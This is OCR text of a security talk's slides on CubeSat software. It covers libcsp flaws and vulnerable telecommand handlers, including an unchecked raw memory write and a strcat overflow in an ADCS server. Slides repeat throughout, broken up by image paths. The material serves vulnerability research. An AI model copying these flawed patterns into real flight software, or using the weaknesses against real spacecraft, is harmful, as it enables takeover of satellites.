
- HMAC-SHA1 Authentication
- XTEA Encryption Support

Security Issues

1. MAC comparison leaks timing data #44
   - `memcmp` to compare the digest
2. HMAC doesn't protect headers #45
   - Same problem for the CRC checks
3. XTEA encrypt packet nonce too predictable #162
   - `const uint32_t nonce = (uint32_t)rand();`

Authors: Issues fixed in libcsp v2


System Chart



2 AVR32 AT32UTC3, FreeRTOS

3 CCSDS Protocol Stack

S-Band Stack



CCSDS - Protocol Stack


Message Abstraction | ... | IPSec

Space Packet Protocol | IP


TM Space Link Protocol | TC Space Link Protocol | AOS Space Data Link P. | Proximity-1 Data Link Lay.

Sync. and Channel Coding Sublayer


S-Band Stack



CCSDS - Protocol Stack




Unprotected TCs



Unprotected TCs

COM

```
1  int csp_route_security_chek(...) {
2    if (packet->id.flags & CSP_FXTEA) {
3      csp_log_error("Received XTEA encrypted packet, but CSP
   was compiled without XTEA support. Discarding packet");
4    }
5
6    // ...
7
8    if (packet->id.flags & CSP_FHMAC) {
9      csp_log_error("Received packet with HMAC, but CSP was
   compiled without HMAC support. Discarding packet");
10   }
11
12    // ...
13 }
```



Unprotected TCs

COM → **CDHS**

- Bypass COM Protection
  - Missing TC Protection

```c
int sch_handler_set_raw_memory(scheduler_cmd_t* pCmd) {
  raw_mem_access_cmd_t* pAddr = pCmd->pCmdArgs;
  char* pWriteData;

  if (pAddr) {
    if (g_sch_exec_mode != 1 ) {
      /* exception and return */
    }
    char* pWriteData = &pAddr->start_of_data_buf;
    if (pAddr->filesystem_target) {
      // [...]
    } else {
      memcpy(pAddr->targetAddr,
             &pAddr->start_of_data_buf,
             pAddr->writeLength);
    }
  }
  // ...
}
```


Unprotected TCs

COM → **CDHS**


- Bypass COM Protection
  - Missing TC Protection


```
1  int sch_handler_set_raw_memory(scheduler_cmd_t* pCmd) {
2    raw_mem_access_cmd_t* pAddr = pCmd->pCmdArgs;
3    char* pWriteData;
4
5    if (pAddr) {
6      if (g_sch_exec_mode != 1 ) {
7        /* exception and return */
8      }
9      char* pWriteData = &pAddr->start_of_data_buf;
10     if (pAddr->filesystem_target) {
11       // [...]
12     } else {
13       memcpy(pAddr->targetAddr,
14              &pAddr->start_of_data_buf,
15              pAddr->writeLength);
16     }
17   }
18   // ...
19 }
```

Vulnerable TC





Vulnerable TC







Vulnerable TC










Vulnerable TC






Vulnerable TC








Message Abstraction Layer (MAL)

Message Abstraction

Space Packet Protocol

Vulnerable TC



UHF

Cubesat Space Protocol (CSP)

- ADCS Server
- Parameter DB
- ...
- CSP => SPP

Custom Byte Parsing

S-Band

Space Packet Protocol (SPP)


- PUBSUB_MonitorEvent
- SUBMIT_SetPowerState
- INVOKE_GetGPSData
- ...
- PROGRESS_GetSummary

Message Abstraction Layer (MAL)

Message Abstraction

Space Packet Protocol

Vulnerable TC



UHF

Cubesat Space Protocol (CSP)

- ADCS Server
- Parameter DB
- ...
- CSP => SPP

Custom Byte Parsing

S-Band

Space Packet Protocol (SPP)

- PUBSUB_MonitorEvent
- SUBMIT_SetPowerState
- INVOKE_GetGPSData
- ...
- PROGRESS_GetSummary


Message Abstraction Layer (MAL)

Message Abstraction

Space Packet Protocol

Vulnerable TC


Cubesat Space Protocol (CSP) → ADCS Server




```c
void task_adcs_servr() {
  char log_file_name [32];

  csp_listen(socket, 10);
  csp_bind(socket, port);

  do {
    do {
      conn = csp_accept(socket, 0xff);
    } while (do_wait_for_conn);

    packet = csp_read(conn, 10);
    if (packet) {
      packet_data = packet->data;
      switch(*packet_data) {
        // [...]
        case SET_LOGFILE: {
          packet_data = packet->data + 0xf;
          log_file_name[0] = '\0';
          strcat(log_file_name,packet_data);
          // ...
        }
      }
    }
  }
```

Vulnerable TC


Cubesat Space Protocol (CSP) → ADCS Server




```c
void task_adcs_servr() {
  char log_file_name [32];

  csp_listen(socket, 10);
  csp_bind(socket, port);

  do {
    do {
      conn = csp_accept(socket, 0xff);
    } while (do_wait_for_conn);

    packet = csp_read(conn, 10);
    if (packet) {
      packet_data = packet->data;
      switch(*packet_data) {
        // [...]
        case SET_LOGFILE: {
          packet_data = packet->data + 0xf;
          log_file_name[0] = '\0';
          strcat(log_file_name,packet_data);
          // ...
        }
      }
    }
  }
```


Vulnerable TC

Cubesat Space Protocol (CSP) → ADCS Server




```c
void task_adcs_servr() {
  char log_file_name [32];

  csp_listen(socket, 10);
  csp_bind(socket, port);

  do {
    do {
      conn = csp_accept(socket, 0xff);
    } while (do_wait_for_conn);

    packet = csp_read(conn, 10);
    if (packet) {
      packet_data = packet->data;
      switch(*packet_data) {
        // [...]
        case SET_LOGFILE: {
          packet_data = packet->data + 0xf;
          log_file_name[0] = '\0';
          strcat(log_file_name,packet_data);
          // ...
        }
      }
    }
  }
```

Defenses - 404?



COM

